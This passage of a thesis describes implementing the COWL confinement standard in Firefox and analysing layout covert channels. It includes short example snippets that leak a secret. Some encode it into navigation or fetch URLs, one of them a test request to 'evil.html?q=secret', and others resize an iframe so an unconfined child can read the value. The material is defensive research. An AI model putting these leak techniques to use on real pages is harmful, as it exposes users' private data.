In the case where the parent context and the iFrame does not belong to the same origin, dynamic resizing requires more effort (as the SOP prohibits the parent context from inspecting the iFrame's DOM to determine the required size). Instead, code in the iFrame context would have to communicate to the parent that dynamic resizing is required, e.g. via the PostMessage API (listing 3.28). Furthermore, the parent context would have to listen for messages sent to it and then resize based on the received information (listing 3.29).

```
window.parent.postMessage(window.body.scrollHeight, '*');
```

Listing 3.28: iFrame code sending a resize request to the parent context

```
window.addEventListener('message', function(ev) {
  var requestedHeight = ev.data;

  // Set new height of the iFrame according to requested height
  iFrameWindow.height = requestedHeight + 'px';
}, false);
```

Listing 3.29: Parent context can resize the iFrame based on received information

With COWL dynamic resizing becomes even more complex, if the iFrame requiring a resize has inspected sensitive information. Once code in an iFrame inspects sensitive information (such as in Mintie where transactions from bank.com are inspected), the context becomes confined. In order to communicate with the parent context, the parent would have to be at least as confined - otherwise COWL will prevent messages sent via the PostMessage API from being delivered. If we suppose that the parent is as confined as the iFrame context, and the request for resize can be sent, another potential issue arise.

In certain cases there is a need to keep some context unconfined, or at least able to communicate with some parties. This is the case for Mintie, where one iFrame is used to only inspect the rules for categorization, with the confidentiality label of $\langle mintie.com \rangle$, which enables it to communicate with the origin mintie.com to update the rules.

So suppose that we have a parent context, containing two other contexts, *context A* with the confidentiality label of $\langle bank.com \wedge mintie.com \rangle$, and *context B* with the confidentiality label of $\langle mintie.com \rangle$. If context A needs to be resized based on information fetched from bank.com, it would have to communicate the need to the parent context, which requires that the parent context has a confidentiality label of $\langle bank.com \wedge mintie.com \rangle$, or something more restrictive. However, this leads to a situation where the parent context ends up containing more sensitive information than context B, which has the confidentiality label of

⟨*mintie.com*⟩. As we noted earlier, this is a situation where the parent context is able to leak sensitive information to the less confined context B, for example by resizing it (layout channel).

One might deem the existence of the layout channel acceptable. However, ideally we would like to deal with this problem without being to restrictive. A potential solution would be to develop a more flexible layout system that applies to iFrames, and enables developers to declare rules for how different contexts should be resized in different cases. For example that context A should be automatically resized based on the sensitive information from bank.com. The fundamental idea is that the rules are expressive enough that the need, and possibility, of inspecting the size attributes are eliminated. The layout engine would perform automatic resizing based on rules that are declared up front, and never inform the contexts about the resize. However, we do not know if the realization of a system such as this is attainable, and leave it as future work.

4 Implementing the standard

As a part of the thesis, the COWL W3C standard was implemented in Mozilla Firefox (version 47.0a1). Some components were reused from the earlier implementation of COWL (which was prepared along with the paper *"Protecting Users by Confining JavaScript with COWL"*). However, the implementation also includes primitives, such as Labeled JSON and Labeled HTTP-responses, that were not implemented earlier.

The implementation was primarily carried out in C++ and mainly required modifications to the layout engine, *Gecko*, to which new interfaces such as Labels, Privileges, and Labeled Contexts were added. In addition to this, some minor changes to the network engine, Necko, were required for achieving network confinement and implementing labeled responses. Where applicable existing primitives have been reused (e.g. sandboxing from HTML5 for confinement). Furthermore, to verify that the implementation adheres to the W3C specification, a test suite was prepared (outlined in section 4.9).

4.1 Limitations

Due to time restrictions we chose to limit the COWL implementation to not include workers and channel messaging.

4.2 Mozilla Firefox

As mentioned, COWL was implemented in Mozilla Firefox, which is an open source web browser. Firefox is available for Windows, OS X and Linux. There also exists mobile versions for both iOS, Android and Firefox OS.

Firefox's browser engine is called *Gecko* and is written in C++. Gecko is used to render web pages, and where several web standards are implemented. It is also where we have placed the main portion of the COWL implementation. All versions of Firefox, except iOS, makes use of Gecko [15].

The network engine of Firefox is called *Necko* and includes implementations for different network protocols, such as HTTP.

The front-end code, which controls the user-interface (menus, toolbars, etc), is mainly written in JavaScript and is referred to as *chrome code*. This code runs with system privileges [16].

4.2.1 Security Architecture

A core in Gecko's security architecture is the use of *compartments*, which are isolated heaps for JavaScript Objects. Nowadays there is one compartment per global (context), whereas before there was effectively one compartment for the whole browser [17]. So while compartments originally were introduced for the sake of garbage collection, the use of one compartment-per-global yields some valuable security properties.

As there is one compartment per browsing context, Firefox can easily track where objects belong and, thus, if code should be able to access an object or not. JavaScript code running in a given compartment is allowed to access objects living in the same compartment. However, if code tries to access objects living in another compartment, a special object called a *wrapper* is returned. The wrapper object is a proxy to the real object (in the other compartment) that implements some security policy (adhering to the SOP).

There are several different types of wrappers, each of which implements a certain security policy. The type of wrapper returned is a result of a computation depending on the relation between the two compartments. If the compartments are of the same-origin a *transparent wrapper* is returned, which will allow access to all objects in the other compartment. If the compartments are cross-origin, a *cross-origin wrapper* is returned. The cross-origin wrapper denies access to most objects in the other compartment. However, it is still possible to write to certain properties such as the Location object (which navigates the context).

4.3 Implementing Labels, Privileges, and Labeled Browsing Contexts

As a compartment essentially corresponds to a browsing context, and there is one compartment per browsing context, context labels, and context privileges, are tracked on compartments. These labels represent the security policies for all data living within the compartment, as for confidentiality and integrity. Whenever communication between two different compartments occur, the context labels (and privilege) are accessed from the respective compartment and used to determine whether communication should be allowed or denied.

The process used to extend Gecko with a new interface consists of two steps, first the interface is defined in a WebIDL-file, and then the implementation of the interface is provided in C++.

WebIDL is an interface definition language that is used to describe interfaces intended for implementation in web browsers. In Firefox WebIDL-files are used to generate bindings, at build time. The bindings map interface calls, from JavaScript, to the underlying C++ implementation.

Listing 4.1 contains the C++ implementation of the enable method, `COWL.enable()`, on the Labeled Browsing Context interface (listing 3.7). Furthermore, the implementation of the `xpc::cowl::EnableCOWL` function, that the listing is dependent on, is provided in listing 4.2.

```
1  void
2  COWL::Enable(const GlobalObject& global)
3  {
4    if (IsEnabled(global)) return;
5
6    // Get current compartment
7    JSCompartment *compartment =
8      js::GetObjectCompartment(global.Get());
9    xpc::cowl::EnableCOWL(compartment);
10 }
```

Listing 4.1: Example C++ implementation of the COWL enable method

Static methods such as `COWL.enable` are passed a `const GlobalObject&` object that lets us gets the compartment (line 7) that the JavaScript code is executing in. If COWL is not enabled at the time of the `COWL.enable()` call, the `EnableCOWL` function proceeds to construct and configure the default labels that should apply to the compartment.

Listing 4.2 shows how the compartment's confidentiality and integrity labels, following the COWL standard, are empty per default (lines 9 - 13). The default privilege is constructed from the compartment principal, through which we get the origin that the compartment was served from (lines 16 - 19).

```
1  NS_EXPORT_(void)
2  EnableCOWL(JSCompartment *compartment)
3  {
4    // if already enabled, just return
5    if (IsCOWLEnabled(compartment))
6      return;
7
8    // Default empty context labels
9    RefPtr<Label> confidentiality = new Label();
10   RefPtr<Label> integrity = new Label();
11
12   COWL_CONFIG(compartment).SetConfidentialityLabel(confidentiality);
13   COWL_CONFIG(compartment).SetIntegrityLabel(integrity);
14
15   // set privileges to compartment principal
16   nsCOMPtr<nsIPrincipal> privPrin = GetCompartmentPrincipal(compartment);
17
18   // consruct a label for privilege
19   RefPtr<Label> privilege  = new Label(privPrin);
20
21   // set privilege on compartment
22   COWL_CONFIG(compartment).SetPrivilege(privilege);
23 }
```

Listing 4.2: Internal Enable COWL

4.4 Confinement overview

The COWL specification propose to achieve confinement by reusing existing primitives and modifying the implementations of certain specifications, specifically: using sandboxing flags, and modifying the PostMessage and Fetch specifications. By dynamically setting sandboxing flags when a context's confidentiality, or integrity, label change some forms of unsafe same-origin communication, and network communication, are addressed. The PostMessage API is modified to only deliver messages when communication can be deemed safe. And, through modifications to the implementation of the Fetch specification (which outlines how browsers should handle fetching of resources), most forms of network communication should be handled.

In general the implementation adheres to the suggestions offered by the COWL specification on how to achieve confinement - with some variations for edge-cases. As mentioned, context labels are tracked by associating them with Firefox's compartments, in line with COWL's coarse-grained policies.

A context has several communication channels, which can be used to communicate with other contexts or remote parties, at its disposal. For ease of presentation, we conceptually separate addressing these channels into two sections: section 4.5: Internal Confinement and section 4.6: External Confinement.

4.5 Internal Confinement

The PostMessage API is the primary primitive for communication between browsing contexts, enabling cross-origin contexts to communicate through message-passing. However, same-origin contexts are also able to use gaps in the SOP to communicate with each other. For example, same-origin contexts are able to communicate by setting and getting properties on each other (listing 4.3). Furthermore, storage primitives such as LocalStorage and cookies enable same-origin contexts to communicate by persisting data from one context, and retrieving it from another. This could enable a confined context to persist data and at a later point read it.

```
// Context from a.com/other.html
<script>
  window.secret = "Test";
</script>

// Context from a.com
<iframe id="a-iframe" src="//a.com/other.html"></iframe>
<script>
  var aIFrame = document.getElementById('a-iframe');
  // Access secret from context a.com/other.html
  var secret = aIFrame.contentWindow.secret;
</script>
```

Listing 4.3: Accesssing properties on a same-origin context

The different communication channels that the SOP permits are hard to verify. For example, in contrast to the PostMessage API, the storage primitives not only enable communication between two parties, but all same-origin contexts, making it hard to ensure that confidentiality and integrity are honored. Therefore this channel is prohibited once COWL is enabled.

4.5.1 Preventing same-origin communication

Two different sandbox flags are used to prevent same-origin communication: the *sandboxed document.domain browsing context flag* and the *sandboxed origin browsing context flag*.

When COWL has been enabled, the **sandboxed document.domain browsing context flag** is set. Without the use of this sandbox flag a context could relax the SOP by setting a property named `document.domain`. In essence `document.domain` could enable two subdomains such as *mail.example.com* and *www.example.com* to be considered same-origin, if both of them set `document.domain = 'example.com'`.

Furthermore, when COWL is enabled for a context, and either the effective confidentiality label, or integrity label, is non-empty the **sandboxed origin browsing context flag** is set. This cause the context to be seen as belonging to a unique origin. The result is that the context no longer can access, or be accessed by, other contexts (e.g. via the DOM) - even if both contexts formerly were of the same-origin. Furthermore, the context is no longer able to use LocalStorage API, or cookies, to persist information. This flag is used for reasons concerning both confidentiality and integrity. It makes sure that a context can not write confidential information to LocalStorage, which could be accessed by less confined contexts. In addition to this COWL can not verify the integrity of information accessed via these primitives.

4.5.2 Modifications to the PostMessage API

When a COWL-enabled-context is involved in internal communication the only accepted way to relay information from, or to, it is by message passing through the PostMessage API.

In order to achieve secure information flow, we extended the PostMessage implementation to include a secure flow (can-flow-to) check, making sure that communication honors both confidentiality and integrity. If communication would violate either confidentiality or integrity, the message is dropped silently, meaning that the sender will not be notified that the message was not delivered.

When a COWL-disabled-context sends a message to a COWL-enabled-context, the check is essentially enforced to honor the receiver's integrity (as a COWL-disabled-context is assumed to not contain any confidential information) - as mentioned in section 3.8.

Listing 4.4 provides the C++ implementation of the can-flow-to algorithm [1].

```
1  NS_EXPORT_(bool)
2  CanFlowTo(JSCompartment *fromComp, JSCompartment *toComp)
3  {
4    // Senders effective confidentiality label
5    RefPtr<Label> fromEffectiveConf = EffectiveConfidentialityLabel(fromComp);
6    // Senders effective integrity label
7    RefPtr<Label> fromEffectiveInt = EffectiveIntegrityLabel(fromComp);
8
9    // Upgrade receivers confidentiality label with privilege (essentially
         declassification)
10   RefPtr<Label> toConf = UpgradedConfidentialityLabel(toComp);
11   // Use integrity label if any set
12   RefPtr<Label> toEffectiveInt;
13   if (IsCompartmentConfined(toComp)) {
14     toEffectiveInt = GetCompartmentIntegrityLabel(toComp);
15   } else {
16     toEffectiveInt = new Label();
17   }
18
19   // Make sure that receiving contexts confidentiality label subsumes the
         senders (at least as confidential)
20   if (!toConf->Subsumes(*fromEffectiveConf)) return false;
21
22   // Also make sure that senders integrity label subsumes the receivers (at
         least as trustworthy)
23   if (!fromEffectiveInt->Subsumes(*toEffectiveInt)) return false;
24
25   return true;
26 }
```

Listing 4.4: Implementation of the *can-flow-to* algorithm

4.6 External Confinement

External confinement is about restricting unsafe network communication. There are several ways to issue a network request from a browsing context, and thus potentially leaking sensitive information. Some network communication is *implicit* and managed automatically by the browser, while some communication is more *explicit*, where developers state the intent to communicate over the network.

Example of implicit communication includes the embedding of content such as image and scripts, where the browser will automatically issue a request to fetch the referenced resource (listing 4.5). Another example is navigation, triggered by either the user or the developer (via JavaScript) navigating the browsing context to a new URL.

```
// Browser will fetch the image image.jpg from example.com
<img src="http://example.org/images/image.jpg" />

// Browser will fetch script script.js from example.com
```

[1] Note that the *CanFlowTo* function in listing 4.4 is the implementation of the can-flow-to algorithm that was provided in section 3.8.

```
<sript src="http://example.org/script.js"></script>
```

Listing 4.5: Implicit network communication via document content

Explicit network communication includes the usage of the Fetch and XHR APIs. These APIs give developers granular control over the request to be issued, which includes being able to specify request method and associated HTTP headers.

The aforementioned primitives are only some of the available primitives that can be used to engage in network communication. In recent years, web browsers have grown to include more advanced communication primitives. Examples include the WebSockets and WebRTC APIs, which enables real-time communication (between browser and server), and peer-to-peer communication (browser-to-browser).

To say the least, there are numerous mechanisms and APIs which will cause the browser to engage in network communication. To achieve confinement it is important to carefully consider these. The Fetch standard is an effort which tries to unify and establish common behavior for the different APIs (along with network communication in general). Furthermore, the standard defines algorithms which state how requests and responses should be handled, and furthermore, how security policies such as CORS and CSP ties into the process.

To achieve network confinement, the COWL standard propose extending the Fetch specification with two additional security checks. One check to determine whether a request should be allowed to proceed, and one check to determine if a browsing context should be allowed to inspect the response to a request (depending on how the response is labeled by SEC-COWL headers). In addition to this sandbox flags are used.

This section outlines how we address network communication. Later, in chapter 6, we also investigate how network communication due to browser optimization can be addressed.

4.6.1 Preventing navigation leaks

Navigation of browsing contexts is a channel which potentially can leak sensitive information, as it will cause the browser to fetch a resource located at some origin, in order to display it. The communication itself can be considered a leak, if happening from a confined COWL context. But even more problematic, the navigation could include sensitive information by encoding it in the requested URL - *example.com/<sensitive >*.

In addition to navigating itself, a context can navigate other contexts and open new windows (popups). The SOP prevents a context from reading the location of cross-origin contexts, but still allows navigation.

To restrict context navigation, the COWL specification propose the usage of three different sandbox flags: *sandboxed navigation browsing context flag*, *sandboxed auxiliary navigation browsing context flag*, and *sandboxed top-level navigation browsing context flag*.

The **sandboxed navigation browsing context flag** can essentially prevent a context from navigating the parent and sibling contexts (listing 4.6). For example, a script executing in *http://example.com/frame1*, could gain a reference to the sibling context *http://example.com/frame2* and navigate it (listing 4.7).

```
<iframe src="http://example.com/frame1"></iframe>
<iframe src="http://example.com/frame2"></iframe>
```

Listing 4.6: Sibling contexts

```
var siblings = window.parent.frames;
siblings[1].location = 'https://example.com/' + window.secret;
```

Listing 4.7: Navigation of siblings

However, the sandboxed navigation browsing context flag does not prevent a context from navigating its top-level browsing context (often tab/browser window), which is reachable through `window.top` in JavaScript (listing 4.8). This is instead prevented via the **sandboxed top-level navigation browsing context flag**.

```
  window.top.location = 'http://example.com/' + window.secret;
```

Listing 4.8: Can navigate top-level context

In addition to this, the **sandboxed auxiliary navigation browsing context flag** is needed to prevent context from opening new auxiliary contexts (top-level windows) - listing 4.9.

```
  window.open('http://example.com/' + window.secret);
```

Listing 4.9: Opens a auxiliary context (popup)

In essence the aforementioned sandbox flags are capable of preventing code in a context from obtrusive behavior such as opening new windows, and navigating other contexts which it has not created. The sandbox flags does not, however, prevent a context from navigating itself (listing 4.10), child contexts (listing 4.11), or a user from following links (listing 4.12). Furthermore, resource loading is not prevented. In practise we prevent these in terms of other security checks, partially addressed in next section.

```
// navigate context to location
window.location = ...;
```

Listing 4.10: Example of how context can navigate itself

```
<iframe id="child-context" src="//example.com/somepage"></iframe>
<script>
  var childContext = document.getElementById('child-context');
  childContext.location = 'http://example.com/' + window.secret;
</script>
```

Listing 4.11: Navigation of child context is not prevented

```
// user can navigate context by clicking on a link:w
<a href="example.com/<sensitive>">Click here</a>
```

Listing 4.12: Example of link that a user could follow and leak sensitive information in the process

4.6.2 Preventing resource loading

To prevent unsafe resource loading, the COWL W3C specification proposes to extend the Fetch specification with two COWL specific security checks. One check is to determine whether a network request should be allowed or blocked, and the other check is to determine whether the context should be allowed to inspect the response to the request (which depends on how the response is labeled).

The function `CheckCOWLPolicy` in listing 4.13 is used to determine whether a request to fetch a resource should be allowed or blocked. When communicating with remote origins COWL assumes that the receiving host will be able to preserve confidentiality for data labeled as sensitive to its origin. For example, a context that has the context confidentiality label of $\langle$*alice.com*$\rangle$ will be able to send requests to *alice.com* but not *bob.com*. No integrity label is assumed for the receiver.

Firefox also load certain user interface elements (such as toolbars, menu bars, etc), called *chrome resources*, through network requests. Thus, in order for the browser to function properly, the check was relaxed to unconditionally allow these resources to be loaded.

```
NS_EXPORT_(bool)
CheckCOWLPolicy(nsIURI *contentLocation,
                   nsIPrincipal *originPrincipal,
                   nsISupports *context)
{
  // Origin of requested content, e.g. for <img href="http://example.com/
      image.jpg"> will be http://example.com
  nsAutoCString origin;
  contentLocation->GetPrePath(origin);

  // See if the requested content is a UI resource, then let through
  if (URIHasFlags(contentLocation, nsIProtocolHandler::URI_IS_UI_RESOURCE)) {
    return true;
  }

  // Go on with COWL check
  ...
  // see if should be able to load resource
  bool canFlowTo = CanFlowTo(compartment, origin);
  return canFlowTo;

}
```

Listing 4.13: Check used to determine whether a network request should be blocked or not

4.6.3 Discussion

While unsafe resource loading conceptually can be prevented by adding two COWL checks to the Fetch implementation, we found that there in practise is no forthright implementation of the Fetch algorithms in Firefox. In practise, the security checks for resource loading are spread out for different kinds of resources and intents (navigating, image loading, frame loading, etc). Nonetheless, we see how extending the Fetch specification serves as a good model for browser vendors of how to handle resource loading, and get a overview of the needed modifications.

4.7 Implementing Labeled Objects

As described in section 3.5: *Labeled Communication*, the Labeled Object construct enables flexible message passing between contexts. By passing sensitive information, encapsulated in a Labeled Object, the sender can impose constraints on the receiving context without necessarily raising its own label first. Furthermore, the receiving context can freely fetch dependencies, choosing when it is ready to inspect the Labeled Object, and become confined.

For the implementation of Labeled Objects there are two noteworthy algorithms: the *can-write-to* check, and the *context tainting algorithm*.

The can-write-to check, in listing 4.14, enforces that the context creating the Labeled Object does not circumvent its context labels. The check makes sure that the confidentiality label of the object is as least as restrictive at the context's effective confidentiality label (line 9), and that the integrity label of the object is not stronger than the context's effective integrity label (line 14). If the check returns false, the Labeled Object is not constructed.

```
1  NS_EXPORT_(bool)
2  CanWriteTo(JSCompartment *compartment,
3             Label &objectConfidentiality, Label &objectIntegrity)
4  {
5    RefPtr<Label> compConfidentiality = EffectiveConfidentialityLabel(
         compartment);
6    RefPtr<Label> compIntegrity = EffectiveIntegrityLabel(compartment);
7
```

```
8     // Make sure that object's confidentiality label is not less restrictive
        than the effective confidentiality label
9     if (!objectConfidentiality.Subsumes(*compconfidentiality)) {
10      return false;
11    }
12
13    // Make sure that not stating higher integrity than allowed for
14    if (!compIntegrity->Subsumes(objectIntegrity)) {
15      return false;
16    }
17
18    return true;
19  }
```

Listing 4.14: Can-write-to check, used to see if context should be allowed to construct Labeled Object with specified labels

The context tainting algorithm enforces that the inspection of the Labeled Object, via the `protectedObject` property, is reflected in the context labels of the inspecting context [2] This is to say that the context labels should reflect that the object has been read, which COWL does automatically by raising the context confidentiality label and also updates the context integrity label to state that data from another context has been incorporated. Furthermore, the algorithm also honors the stuck-top level context invariant.

Notably, objects that are to be sent via cross-context messaging primitives (e.g. postMessage) need to implement an algorithm called the *structured clone algorithm*. The PostMessage API makes use of the structured clone algorithm to clone objects from one context to another [9].

4.8 Implementing Labeled JSON

As earlier mentioned, Labeled JSON is constructed by, from a server, responding with a JSON (JavaScript Object Notation) object that contains three entries: confidentiality, integrity, and object. The confidentiality and integrity entries are string representations of their respective label. The object entry is the data associated with the labels. Furthermore, to inform the user agent that the response contains Labeled JSON, the Content-Type Header is set to *application/labeled-json*. A practical example is shown in listing 4.15.

```
app.get('/data', function(req, res) {
  // set the content-type...
  res.set('Content-Type', 'application/labeled-json');

  var labeledObj = {
    confidentiality: "'self'",
    integrity: "'none'",
    object: {
      val: 'Secret'
    }
  };

  res.send(JSON.stringify(labeledObj));
});
```

Listing 4.15: Server-side: Returning Labeled JSON via the NodeJS framework Express

Both the XHR and Fetch APIs were extended to support Labeled JSON. Thus, by sending a request to an endpoint responding with Labeled JSON, using either one of these APIs, application code is able to receive a Labeled Object. Both APIs let application code configure how the response should be interpreted (e.g through the `responseType` property in the XHR API). For this purpose a new, labeled JSON response type was added to both

[2]Note that all type of evaluations of the protectedObject property taints the context, e.g. `console.log(protectedObject)` which often is used for debugging.

APIs (`responseType = "labeled-json"` for XHR). Consequently, the response object returned by the APIs will be a Labeled Object (listing 4.16).

```
// create a XML HTTP req...
var req = new XMLHttpRequest()
req.open("GET", "http://bob.com:3000/data");
// specify that the response should be interpreted as labeled JSON
req.responseType = "labeled-json";
// called as the response is ready
req.onload = function (e) {
  var labeledObject = req.response; // is a LabeledObject
  console.log('Labeled object', labeledObject);
};
// sends request to server
req.send();
```

Listing 4.16: Client-side: Using the XMLHTTPRequest API to receive Labeled JSON

As the Labeled JSON format is also valid JSON, it is crucial that application code can not circumvent confinement by specifying that the response should be interpreted as plain JSON (e.g. by `req.responseType = "json"`), or another type, instead of Labeled JSON - if the server has indicated that the response contains Labeled JSON (via the Content-Type header). The APIs were modified to deal with this case. Thus, if the server has set the Content-Type header to *application/labeled-json*, any other response type than *labeled-json* will result in null being returned - see example in listing 4.17.

```
// create a XML HTTP req...
var req = new XMLHttpRequest()
req.open("GET", "http://bob.com:3000/data");
req.responseType = "json"; // trying to interpret labeled JSON as JSON
req.onload = function (e) {
  var labeledObject = req.response; // returns null
  console.log('Labeled object', labeledObject);
};
req.send();
```

Listing 4.17: Invalid response type set

4.9 Test suite

To verify that the implementation of COWL adheres to the specification a test suite was developed in a framework called Mochitest. Mochitest-tests are written in a mix of JavaScript and HTML, and are used by Mozilla to test interactions with high-level APIs. Furthermore, these tests are bundled alongside the Firefox source code, and are automatically run by Mozilla's build machines to make sure that new changes does not introduce errors [18].

The tests are essentially executed as any other type of web content, and can only test APIs that are accessible through JavaScript. However, tests can also be made more privileged, to bypass some restrictions, when needed. The tests use JavaScript functions, such as `is(<result>, <expected>, <description>)`, to communicate to Mochitest whether a test has passed or failed.

Mochitest was used to test basic interactions, such as that Labels methods behave as expected, but also more complex interactions, such as confinement.

Listing 4.18 contains an example of how Labels are tested. The test is used to verify that the *and* method constructs a new label, and that the original labels are left unchanged.

```
var aLabel = new Label('http://a.com/');
var bLabel = new Label('http://b.com/');
var aAndBLabel = aLabel.and(bLabel);

// check for immutability, original labels should not be altered by #and or #
    or
```

```
is(aLabel.equals(new Label('http://a.com/')), true, "Labels should be
    immutable");
is(bLabel.equals(new Label('http://b.com/')), true, "Labels should be
    immutable");

is(aAndBLabel.subsumes(aLabel), true, "New label from #and subsumes old ones"
    );
is(aAndBLabel.subsumes(bLabel), true, "New label from #and subsumes old ones"
    );
```

Listing 4.18: Testing the behavior of the Label method *and*

Testing confinement is a bit more complex. As the tests are treated as regular web content, and confined as such, it is not straightforward to communicate the test results to Mochitest (as this communication is seen by COWL as potentially leaking information). For this reason some parts of the confinement tests were made more privileged with the *SpecialPowers* API (which is accessible in Mochitest). In this way it is possible to, partially, circumvent confinement and report test results to Mochitest. Listing 4.19 contains an example of how confinement is tested for the Fetch API, and how the SpecialPowers API is used to make some function calls more privileged.

```
COWL.enable();
COWL.confidentiality = new Label('http://alice.com/');

// Make function calls more privileged via SpecialPowers API
var wParent = SpecialPowers.wrap(parent);
var wwParent = SpecialPowers.Cu.waiveXrays(wParent);

// Attempt to send a network request via the Fetch API
fetch('http://example.com/tests/dom/tests/mochitest/cowl/evil.html?q=secret')
    .then(function(res) {
  wwParent.ok_wrapper(false, 'Should not be able to communicate with
      arbitrary origins');
}).catch(function(err) {
  wwParent.ok_wrapper(true, 'Should not be able to communicate with arbitrary
       origins');
});
```

Listing 4.19: Testing Fetch confinement

4.10 Discussion

While our implementation address most of the COWL specification, and common overt channels, through modification and extension of existing primitives, along with the addition of new ones, there is still work that can be carried out to improve the implementation, and completely fulfil the specification. For instance, there is a number of communication primitives that we have either ignored, or only partially addressed. Specifically, these are: *WebSockets*, *Server-Sent Events*, and *WebRTC*.

The Web Sockets API introduces a new type of communication where a channel is kept open between browser and server, which enables interactive communications between the two parties. The COWL specification came to cover the WebSockets API during the course of this thesis, and is partially addressed by our implementation, to the extent that new connection can not be initiated, if doing so would risk leaking information. However, already existing connections, at the point of confinement, are not closed - and could, thus, be used to leak information.

Server-Sent Events is a communication primitive similar to Web Sockets, except that only the server can send events through the open connection. The specification does not address communication via Server-Sent Events right now. However, doing so would be like similar to dealing with Web Sockets.

Another potential point of exfiltration, that we are aware of, is WebRTC, which enables peer-to-peer communication in the browser. The COWL specification does not address this yet either.

In addition to the aforementioned communication primitives, and the stated implementation limitations, there are certain features of COWL that we did not have the time to fully address: attaching context labels to network requests, and extending the XHR API with functionality for sending Labeled Objects[3]. The COWL specification states that contexts labels should be sent with network requests when doing so will not leak information[4]. In the current state, there is a partial implementation of this feature, where labels are sent with only some types of requests.

[3] https://w3c.github.io/webappsec-cowl/#sending-labeled-objects

[4] https://w3c.github.io/webappsec-cowl/#request-header

5 Addressing Layout Covert Channels

As a part of the thesis, we investigated how an attacker, in the current design of COWL, can use the layout of a web application, as a covert channel, to convey information from a confined to an unconfined context. In this chapter we outline attack scenarios, and then propose different solutions to the attack.

5.1 Attack Scenarios

Suppose that a web application makes use of third-party code that computes on sensitive information to provide some functionality, e.g. a password checker. The password checker computes the strength of passwords sent to it and returns the results. To prevent the password checker from leaking passwords, the web application developers make use of COWL.

With COWL passwords can be sent to the password checker as Labeled Objects. The password checker is initially unconfined, free to fetch dependencies that it is dependent on. First after inspecting a Labeled Object, containing a password, the password checker becomes confined.

Listing 5.1 shows how application code creates a Labeled Object (lines 6 - 13), containing a user entered password, before passing it to the password checker (line 15). The password checker is embedded in an iFrame.

```
<iframe id="password-checker" src="http://untrusted.com/passwordchecker"></
    iframe>

<script>
  var passwordChecker = document.getElementById('password-checker');
  // The user's password
  var data = { password: input.value };
  // Create a confidentiality label according to the web application's orgin
  var labels = {
    confidentiality: new Label(window.location.origin)
  };

  // Create a labled object containing the password
  var labeledObject = new LabeledObject(data, labels);
  // pass the labeled object to the password checker
  passwordChecker.postMessage(labeledObject, '*');
</script>
```

Listing 5.1: Application code: Passing a labeled object containing password to the password checker

However, before the password checker context inspects the labeled object and becomes confined, it could create a new child context (e.g. through an iFrame), which also is unconfined. The password checker, being the parent context to the new child context, can control the size of the viewport that the iFrame can dispose to display content to the user. Similarly, the newly created context is able to obtain information regarding the size of its viewport by inspecting properties such as *innerHeight*, *outerHeight*, *innerWidth*, or *outerWidth*. This leads to a situation where a parent context can convey information to a child context by manipulating the iFrames element's height and width.

Setting and getting the aforementioned size properties are not considered cross-compartment operations and thus not taken into account by the SOP. Furthermore, they are not covered by any sandbox flag, and the current design of COWL does not restrict these properties from being set after confinement. The result is that even after the password checker has inspected the password, and is supposed to be confined, it can effectively disclose the password to an unconfined child context.

Listing 5.2 shows how the password checker context can disclose the confidential password to an unconfined child context, even after becoming confined (line 8), by manipulating size properties depending on the password (lines 14 - 18).

```
1  <iframe id="unconfined" src="http://untrusted.com/unconfined"><iframe>
2  <script>
3    var unconfinedFrame = document.getElementById('unconfined');
4
5    function onMessage(event) {
6      var labeledObject = event.data;
7      // Context unconfined
8      var sensitiveInformation = labeledObject.protectedObject;
9      // Confined after accessing the protectedObject property
10
11     var secret = sensitiveInformation.secret;
12
13     // Set the width of the child context depending on the secret
14     if (secret == ...) {
15       unconfinedFrame.style.width = ...;
16     } else {
17       unconfinedFrame.style.width = ...;
18     }
19
20     // compute password strength and return to the parent
21     var strength = compute(secret);
22     parent.postMessage(strength);
23   }
24
25   window.addEventListener('message', onMessage, false);
26 </script>
```

Listing 5.2: Password checker: Leak information via resize depending on secret

In listing 5.3, code executing in the unconfined child context registers an event listener that is triggered whenever the iFrame's viewport is resized (line 3). Using the new viewport size (line 4), it is possible to deduce the secret (lines 7 - 11).

```
1  <script>
2    // Listen for resize event, function called when viewport resized
3    window.addEventListener('resize', function() {
4      var width = window.innerWidth;
5      var secret;
6      // deduce the secret depending on the set width
7      if (width == ...) {
8        secret = ...;
9      } else {
10       secret = ...;
11     }
12   });
13 </script>
```

Listing 5.3: Unconfined context from untrusted.com: Deduce secret from size properties

In addition to resizing the child context explicitly the parent context could also do it in a more implicit fashion. Certain properties in HTML propagate from parent elements to child elements. Thus, it is possible to set properties such as width or height on an ancestor element to the iFrame, which then also affects the viewport of the iFrame (listing 5.4).

```
1  <div id="conductor">
2    <iframe style="width:50%" src="unconfined"><iframe>
3  </div>
4  <script>
5    // Resize the parent element instead of directly resizing the iFrame
6    var conductor = document.getElementById('conductor');
7    if (secret == ...) {
8      conductor.style.width = ...;
9    } else {
10     conductor.style.width = ...;
11   }
12 </script>
```

Listing 5.4: Leaking information via propagation of size

In listing 5.4, the *conductor* element, which is a parent to the iFrame, is resized depending on sensitive information (lines 7 - 11). As the iFrame's width is set relative to the parent's width (line 2), the iFrame is also affected when conductor element is resized.

There might be other, more subtle, ways to achieve this as well. But this conveys the idea.

5.2 Proposed Solutions

In addressing these attacks there is a trade-off between developer flexibility and security. We propose two different solutions to address the explicit and implicit layout attacks that we described.

5.2.1 Preventing explicit layout attacks

We can prevent the attack where the iFrame is resized explicitly (listing 5.2), by extending internal methods in Firefox, such as: *SetWidth* and *SetHeight*, to include a COWL check. The check verifies that the child context (iFrame) is labeled so that the potential conveying of information constitutes secure flow. If the check does not hold, resizing is prohibited (listing 5.5).

```
void SetWidth(const nsAString& aWidth, ErrorResult& aError)
{
  if (DoCOWLCheck()) {
    SetHTMLAttr(nsGkAtoms::width, aWidth, aError);
  }
}


bool DoCOWLCheck()
{
  ...
  // Source compartment is the current compartment where the iFrame is nested
  // Target compartment is the iFrame compartment
  return xpc::cowl::CanFlowTo(sourceComp, targetComp);
}
```

Listing 5.5: Example of disabling explicit setting of width property on iFrames

This solution can prevent explicit resizing of child contexts but is not enough to prevent an attack where the child context is resized in an indirect fashion.

5.2.2 Preventing implicit layout attacks

The underlying problem in addressing the implicit layout attack is determining if, and how, child contexts are affected by layout changes. One solution would be to extend the layout engine with fine-grained IFC, to compute whether a layout change would lead to insecure information flow, and in that case prevent the change. However, we want to avoid making intrusive changes to existing Firefox components while implementing COWL.

